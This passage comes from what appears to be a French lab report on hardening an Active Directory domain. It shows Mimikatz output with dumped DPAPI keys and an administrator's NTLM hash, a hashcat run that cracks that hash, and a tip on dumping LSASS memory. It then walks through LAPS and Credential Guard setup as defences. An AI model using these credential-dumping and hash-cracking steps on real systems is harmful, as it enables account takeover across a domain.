8 d8 c4 35 0b 28 d4 9d 38 d6 fc 0f f1 34 5b e5 ad 56 30 bd 47 ff 27 7b e7 21 27 0c 02 be 11 9e dd 0f 06 50 51 a0 9b 71 33 1a 65 9c 4a ff 50 4e 16 d2 1c 02 73
1b aa 5a 45 cb d8 73 14 fa 70 d6 9e ff 69 18 00 d5 a2 ab e9 8e 74 f5 ad d6 4d 28 16 01 c0 f0 f6 69 e8 15 b9 59 6a 6e 2e bb bd a9 9f e7 f0 0d c6 08 e6 88 7c
01 a6 67 79 95 f8 7b ca 66 5b 4b bb 8b ea 2a bb 56 5b f5 d3 32 c6 eb 2f 2e 50 c5 78 68 80 73 f1 ab 51 fb c4 dc 05 84 9e 6e 5d 8f 80 ff 32 70 3e b2 15 6d 80 a
8 c7 8a 61 25 e9 78 ad fb 25 5f f6 0e 9f 81 d7 7a ef 4e 31 9c 9c c0 5f 8a 01 fd 21 55 a7 19 d0 c2 d4 be 72 8e 92 ad 55 06 6b f0 68 13 34 3e 74 47 32 45 b8 33
a1 92 e3 ca fa 44 c6 e4 d4 8b c3 a5 8b 2a 23 1f 6f 04 5b d4 cf 21 67 9c 41 42 ae 6e ad 58 4f bb 43 c5 bb 83 c7 d1 49 4e 6e f2 3c 10 88 59 cb 58 93 de 67 be
98 c6 94 f3 b8 db 9d 59 1d ca 19 8a 7f 12 66 f6 05 39 49 82 e5 5c 60 4c e9 fb 7c e2 44 29 2b 82 d4 9a 61 94 55 ae 3b 5e 9a fa 24 f5 f6 ef 18 6e bf 9e 3e ee 8
f3 62 33 96 38 51 fe 20 d4 08 3a dd 6d 15 76 5e c1 44 e2 8e d7 6e 3a 92 cc df 30 87 cb e0 4d f0 60 2e 21 36 f3 29 16 84 e3 fe ee 04 12 13 66 3f 3a db 94
8b 5c 4b 08 81 7b 68 a1 2f 85 41 e7 75 5f 69 34 25 bd 93 43 ed a0 f4 6b 87 fc f9 b4 09 02 b0 c0 f0 7d 44 d0 df ee a4 ef 92 cd 74 79
NTLM:c51c0a8792c0e2a604fadfa3509c7b
SHA1:361ef4c729ee2f8bd6d7db69798e1186f896962

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 01 35 bf a7 3c ed f3 a7 b9 b9 0d e7 e5 e4 3f 26 45 4a 48 e2 c6 c5 20 fa 44 77 06 ea 84 ed d1 2c 61 0e 35 da a1 6c 56
full: 9135bf73cedf3a7b99b0de7f5e5413f26454a48e2c6c520fa447706ea84edd12c610e35daa16c56
m/u : 9135bf73cedf3a7b99b0de7f5e5413f26454a48 / e2c6c520fa447706ea84edd12c610e35daa16c56
old/hex : 01 00 00 00 0f 75 20 9b 59 c6 84 f9 0b a7 e0 58 cc d4 04 6f be a6 2e 08 80 25 16 17 90 49 e5 d2 fc 96 88 cb 62 5c 8c 60 f8 05 cf be
full: eef75209b59c84f90ba7e058cc4d846fbae62a08092516179049e5d2fc9688cb625c8c60f805cfe
m/u : eef75209b59c84f90ba7e058cc4d846fbae62e08 / 892516179049e5d2fc9688cb625c8c60f805cfe

```

La **clé DPAPI** permet de chiffrer les secrets locaux comme les mots de passe du navigateur, mot de passe WiFi enregistré et toute session RDP où le mot de passe est enregistré.

Cependant, sur un AD, c'est l'ensemble des secrets des machines et utilisateurs du domaine qui doit être renouvelé car cette clé ne peut pas se régénérer.

Ensuite on obtient aussi le mot de passe de la machine. Celui-ci sert à s'identifier auprès de l'Active Directory.

Pour extraire les identifiants actifs en mémoire nous allons utiliser la commande `sekurlsa::logonpasswords`. Celle-ci nous permettra de récupérer les hash NTLM, mots de passe en clair et les tickets Kerberos.

```

Authentication Id : 0 ; 646215 (00000000:0009dc47)
Session : Interactive from 1
User Name : Administrator
Domain : SERVAL
Logon Server : LLDAP01
Logon Time : 05/04/2026 12:30:24
SID : S-1-5-21-426950008-2493848567-1074450823-500

msv :
[00000003] Primary
* Username : Administrator
* Domain : SERVAL
* NTLM : 3dc3f9f5473055482749c50386a21180
* SHA1 : de60970ba66946289c55bc1c9c15aab0c6cf1500
* DPAPI : 8ae71d0208877d631a1c0c2e696f2f13

tspkg :
wdigest :
* Username : Administrator
* Domain : SERVAL
* Password : (null)

kerberos :
* Username : Administrator

```

```
* Domain : SERVAL.INT
* Password : (null)
```

On a réussi à récupérer le hash NTLM de l'administrateur. On peut essayer de trouver le mot de passe avec des outils comme CrackStation ou bien Hashcat.

```
workspace # hashcat -m 1000 test -a 0 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344393
* Bytes.....: 139921544
* Keyspace..: 14344386
* Runtime...: 1 sec

3dc3f9f5473055482749c50386a21180:Lespatates.

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: 3dc3f9f5473055482749c50386a21180
Time.Started....: Thu Apr  9 11:40:13 2026 (0 secs)
Time.Estimated...: Thu Apr  9 11:40:13 2026 (0 secs)
Recovered.....: 1/1 (100.00%) Digests
```

#### Note

Le mot de passe a été ajouté à rockyou pour l'exemple, mais un attaquant possède des listes bien plus poussées.

On peut aussi dumper la base LSASS depuis le Gestionnaire de tâches > Détails > lsass.exe puis clic droit > Extraire la mémoire en fichier.

Pour éviter d'être présent sur les listes, il est conseillé d'après l'ANSSI d'utiliser un mot de passe de plus de 12 caractères avec de la complexité.

### 3.10 LAPS

LAPS sert à avoir des mots de passe admins uniques sur chacun des postes. Par défaut il est présent sur les versions récentes de Windows Server et Windows 11.

La première étape consiste à étendre le schéma Active Directory pour inclure les deux attributs nécessaires `ms-Mcs-AdmPwd` et `ms-Mcs-AdmPwdExpirationTime`. Ces attributs permettent de gérer le mot de passe local et sa date d'expiration.

```
Update-AdmPwdADSchema
```

Operation	DistinguishedName	Status
AddSchemaAttribute	cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=s...	Success
AddSchemaAttribute	cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=serval,DC=int	Success
ModifySchemaClass	cn=computer,CN=Schema,CN=Configuration,DC=serval,DC=int	Success

### 3.10.1 Configuration des permissions sur l'OU

#### 3.10.1.1 A. Configuration des ordinateurs

Les machines doivent être capables de mettre à jour leur propre mot de passe dans LAPS. Pour cela on leur donne les droits :


```
Set-AdmPwdComputerSelfPermission -OrgUnit "OU=PC,DC=serval,DC=int"
```



```
PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -OrgUnit "OU=PC,DC=Serval,DC=int"

Name           DistinguishedName           Status
-----           -
PC             OU=PC,DC=serval,DC=int      Delegated
```

### 3.10.1.2 B. Nettoyage des droits étendus

Le groupe **Utilisateurs Authentifiés** possède des droits étendus permettant de lire des attributs LAPS par défaut. Il faut supprimer l'autorisation **Tous les droits étendus** pour ce groupe sur l'OU.





## Vérification des droits actuels :

Pour auditer et vérifier qui a accès aux mots de passe sur n'importe quelle OU :

```
Find-AdmPwdExtendedrights -Identity "PC" | Format-Table
```

```
PS C:\Users\Administrator> Find-AdmPwdExtendedrights -Identity "PC" | Format-Table
ObjectDN                                     ExtendedRightHolders
-----
OU=PC,DC=serval,DC=int                       {NT AUTHORITY\SYSTEM, SERVAL\Domain Admins}
```

### 3.10.1.3 C. Attribution des droits d'administration

On définit ensuite qui a le droit de lire et de réinitialiser les mots de passe (le groupe GG\_Adm\_LAPS ).


**Droit de lecture (voir le mot de passe) :**

```
Set-AdmPwdReadPasswordPermission -Identity "OU=PC,DC=serval,DC=int" -AllowedPrincipals "GG_Adm_LAPS"
```

```
PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -Identity "OU=PC,DC=serval,DC=int" -AllowedPrincipals "GG_Adm_LAPS"
Name          DistinguishedName      Status
-----
PC            OU=PC,DC=serval,DC=int  Delegated
```

## Droit de réinitialisation :

```
Set-AdmPwdResetPasswordPermission -Identity "OU=PC,DC=serval,DC=int" -AllowedPrincipals "GG_Adm_LAPS"
```



```
PS C:\Users\Administrator> Set-AdmPwdResetPasswordPermission -Identity "OU=PC,DC=Serval,DC=int" -AllowedPrincipals "GG_Adm_LAPS"
```


Name	DistinguishedName	Status
PC	OU=PC,DC=serval,DC=int	Delegated

### 3.10.2 Déploiement par GPO

#### 3.10.2.1 A. Installation du client LAPS

Depuis Windows 11 LAPS est nativement installé sur les machines cependant ayant 2 machines Windows 10 il faut installer le client LAPS sur ces postes. Pour faire cela on utilise une GPO.

1. Placer le fichier `.msi` dans le partage réseau des applications.
2. Créer une GPO (**Configuration ordinateur > Paramètres logiciels > Installation de logiciel**).




### 3.10.2.2 B. Configuration de la stratégie de rotation


Il faut activer LAPS et définir les règles de complexité des mots de passe.

**Chemin :** Configuration ordinateur > Modèles d'administration > LAPS.

**Paramètres :**


- **LAPS Config :** Activer la gestion du mot de passe.
- **Password Settings :** Définir la longueur et la durée de validité ainsi que sa complexité.






### 3.10.2.3 Vérification

On fait un `gpupdate` sur le poste et depuis l'AD on regarde les mots de passe avec LAPS UI. On vérifie que le mot de passe est unique.







### 3.11 Credential Guard

Credential Guard permet d'isoler les secrets Windows (hashs NTLM, tickets Kerberos) dans un conteneur, afin d'éviter les attaques **Pass the Hash** ou bien Mimikatz. Pour cela il va falloir ajouter une GPO :

Configuration ordinateur\ Modèles d'administration\ Système\ Device Guard



Il est obligatoire d'avoir le Secure Boot activé sur la machine sinon le Credential Guard ne pourra pas être mis en place. Voici le type d'erreur :

**Component Status** 

Component Name	Status	Time Taken	Last Process Time	Event Log
Group Policy Infrastructure	Success	71 Millisecond(s)	09/04/2026 20:57:22	<a href="#">View Log</a>
{F312195E-3D9D-447A-A3F5-08DFFA24735E}	Failed (no data)	31 Millisecond(s)	09/04/2026 20:57:22	<a href="#">View Log</a>
<p>{F312195E-3D9D-447A-A3F5-08DFFA24735E} failed due to the error listed below.</p> <p>Secure Boot is not enabled on this machine.</p> <p>Additional information may have been logged. Review the Policy Events tab in the console or the application event log for events between 09/04/2026 20:57:22 and 09/04/2026 20:57:22.</p>				
Registry	Success	94 Millisecond(s)	09/04/2026 20:54:47	<a href="#">View Log</a>
Security	Success		17/03/2026 03:37:25	
Software Installation	Success	3 Second(s) 172 Millisecond(s)	09/04/2026 20:56:19	<a href="#">View Log</a>

**Settings** [hide](#)

**Policies** [hide](#)

**Software Settings** [hide](#)

**Installed Applications** [show](#)

**Windows Settings** [hide](#)

**Security Settings** [show](#)

**Administrative Templates** [show](#)

**Group Policy Objects** [hide](#)

**Applied GPOs** [hide](#)

**Credential guard [{3ADB300A-73A1-4CE2-BA2C-01DE85B2EDE7}]** [hide](#)

**Link Location** [serval.int Domain Controllers](#)

**Extensions Configured** [{F312195E-3D9D-447A-A3F5-08DFFA24735E}](#)

# 4 Attaque & Patch

---

